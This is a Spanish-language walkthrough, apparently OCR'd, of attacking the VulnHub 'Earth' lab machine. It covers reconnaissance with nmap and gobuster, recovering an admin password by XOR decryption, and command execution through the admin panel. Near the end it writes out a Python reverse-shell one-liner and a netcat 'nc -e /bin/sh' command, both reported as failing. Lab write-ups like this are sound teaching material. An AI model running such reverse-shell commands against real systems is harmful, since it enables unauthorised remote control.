
PENTESTING –VULHUB EARTH

https://github.com/aguayro @9v@yr0


Nos presentan una máquina para su estudio de las todas las vulnerabilidades que pueda presentar.



Explotación de la máquina

Averiguamos la ip de la máquina a explotar, usamos netdiscover en vez de nmap


netdiscover -r 192.168.56.0/24



Fase reconocimiento

Usamos nmap para descubrir puertos abiertos en el equipo

nmap -sC -sV -O -p- 192.168.56.111



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
Nmap nos desvela los siguientes puertos abiertos


- 22 ssh con el servicio openSSH versión 8.6
- 80 Web con servicio Apache versión 2.4.51
- 443 Web con servicio Apache versión 2.4.51
  El servicio apache tiene los siguiente módulos activos
  OpenSSL/1.1.1
  mod_wsgi 4.7.1
  Python 3.9

Vamos a ver lo que hay en el servidor web




Bad Request (400)

No nos muestra mucha información la página que alberga el servidor apache, pero revisando la información que nos devolvió nmap vemos unas entradas de nombre de de DNS en el certificado SSL de apache.



Vamos a crear dichas entradas en el fichero hosts a ver si podemos acceder a la web.



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
Voilá, tenemos acceso a la web. Ambos entradas en el DNS contienen el mismo contenido web.



Voy realizar una enumeración de directorios con el nombre la entrada dns earth.local

gobuster dir -r -u http://earth.local/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html ,py

```
└─# gobuster dir -u http://earth.local/ -e -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://earth.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://earth.local/admin               (Status: 301) [Size: 0] [--> /admin/]
http://earth.local/cgi-bin/.html       (Status: 403) [Size: 199]
http://earth.local/cgi-bin/            (Status: 403) [Size: 199]
Progress: 23635 / 23635 (100.00%)
===============================================================
Finished
===============================================================

┌──(root💀kali)-[/home/kali/Documents/pentesting/case_06]
```

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

Parece que tenemos algo, hemos encontrado un directorio /admin/ , busquemos que hay dentro de dicha carpeta

gobuster dir -r -u http://earth.local/admin/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -x txt,php,html ,py



Sólo tenemos disponible la url http://earth.local/admin , veamos que contiene



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
Realizamos un escaneo de vulnerabilidades con la aplicación ZAP.



		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	1 (12.5%)	0 (0.0%)	0 (0.0%)	1 (12.5%)
	Medium	0 (0.0%)	1 (12.5%)	0 (0.0%)	0 (0.0%)	1 (12.5%)
	Low	0 (0.0%)	1 (12.5%)	2 (25.0%)	0 (0.0%)	3 (37.5%)
	Informational	0 (0.0%)	0 (0.0%)	2 (25.0%)	1 (12.5%)	3 (37.5%)
	Total	0 (0.0%)	3 (37.5%)	4 (50.0%)	1 (12.5%)	8 (100%)

Nos indica que tenemos dos ficheros que debemos curiosear, sitemaps.xml y robots.txt

$ curl https://terratest.earth.local/robots.txt

```
curl https://terratest.earth.local/robots.txt
curl: (60) SSL certificate problem: self-signed certificate
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.
```

Intentamos todos los dominios y sólo nos encuentra el fichero con la URL terratest.earth.local
$ curl https://terratest.earth.local/robots.txt -k

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```
└─# curl https://terratest.earth.local/robots.txt -k
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Probamos a descargar el fichero testingnotes.* suponemos que es un txt

$ curl https://terratest.earth.local/testingnotes.txt -k -O

```
└─# curl https://terratest.earth.local/testingnotes.txt -k -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   546  100   546    0     0   4107      0 --:--:-- --:--:-- --:--:--  4136

┌──(root㉿kali)-[/home/kali/Documents/pentesting/case_06]
└─# cat testingnotes.txt
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Tenemos el nombre del usuario:
Admin: terra

Además, nos indica que el contenido del fichero testdata.txt es quien contiene la clave de encriptación de los mensajes que aparecen en la página de inicio.

```
┌──(root㉿kali)-[/home/kali/Documents/pentesting/case_06]
└─# curl https://terratest.earth.local/testdata.txt -k -O
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   404  100   404    0     0   3673      0 --:--:-- --:--:-- --:--:--  3706
```

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

Usamos cyberchef para convertir el formato hexadecimal a texto y aplicarle un xor con la clave del contenido del fichero testdata.txt




El texto de salida es el siguiente: earthclimatechangebad4humans

Probamos el usuario indicado y esa clave y voilá tenemos acceso



Ejecuto algunos comandos para averiguar algunas cosas de dónde estoy, qué versión del sistema operativo, étc.



Sistema Linux: Kernel 5.14.9

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
Veamos los puertos abiertos en local
$ netstat -aton



Interesante, tenemos abierto los puertos 5355 y 53, que nos nos mostró nmap.
Con la ayuda de proxychains vamos a ver lo que tenemos detrás de esos puertos y buscamos sin son explotables.

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$ proxychains nmap -sC -sV -p 53 192.168.56.111

```
└─# proxychains nmap -sC -sV -p 53 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:04 EDT
Nmap scan report for earth.local (192.168.56.111)
Host is up (0.0013s latency).

PORT   STATE    SERVICE VERSION
53/tcp filtered domain
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

┌──(root㉿kali)-[/opt/Pentester/reGeorg]
└─# proxychains nmap -sC -sV -p 5355 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:04 EDT
Nmap scan report for earth.local (192.168.56.111)
Host is up (0.00099s latency).

PORT     STATE    SERVICE VERSION
5355/tcp filtered llmnr
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Ambos puertos aparecen como filtrados, pruebo a si puedo averiguar algo más detrás de dichos puertos.


$ proxychains nmap -sS -vv -n -p 5355 192.168.56.111

```
└─# proxychains nmap -sS -vv -n -p 5355 192.168.56.111
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 09:12 EDT
Initiating ARP Ping Scan at 09:12
Scanning 192.168.56.111 [1 port]
Completed ARP Ping Scan at 09:12, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:12
Scanning 192.168.56.111 [1 port]
Completed SYN Stealth Scan at 09:12, 0.02s elapsed (1 total ports)
Nmap scan report for 192.168.56.111
Host is up, received arp-response (0.0016s latency).
Scanned at 2024-06-14 09:12:10 EDT for 0s

PORT     STATE    SERVICE REASON
5355/tcp filtered llmnr   admin-prohibited ttl 64
MAC Address: 08:00:27:34:62:A2 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (100B)
```

El puerto llmnr hace referencia al servicio ‘Link-Local Multicast Name Resolution’ relacionado con el servicio smb. En el siguiente artículo hace referencia como hacer una explotación del servicio:
https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning/


Pues parece que no tenemos nada que rascar por ese lado, centrémonos entonces en el interprete de comandos del servicio web apache.

Vamos a crear un reverse Shell con Python



Intento lanzar el siguiente reverse Shell desde el cli command pero no me permite tanto caracteres en la entrada.

$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.111",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



$ nc -e /bin/sh 192.168.56.111 4444

Intento hacerlo con netcat, pero tampoco funciona la web tiene filtrado todas las conexiones remotas.

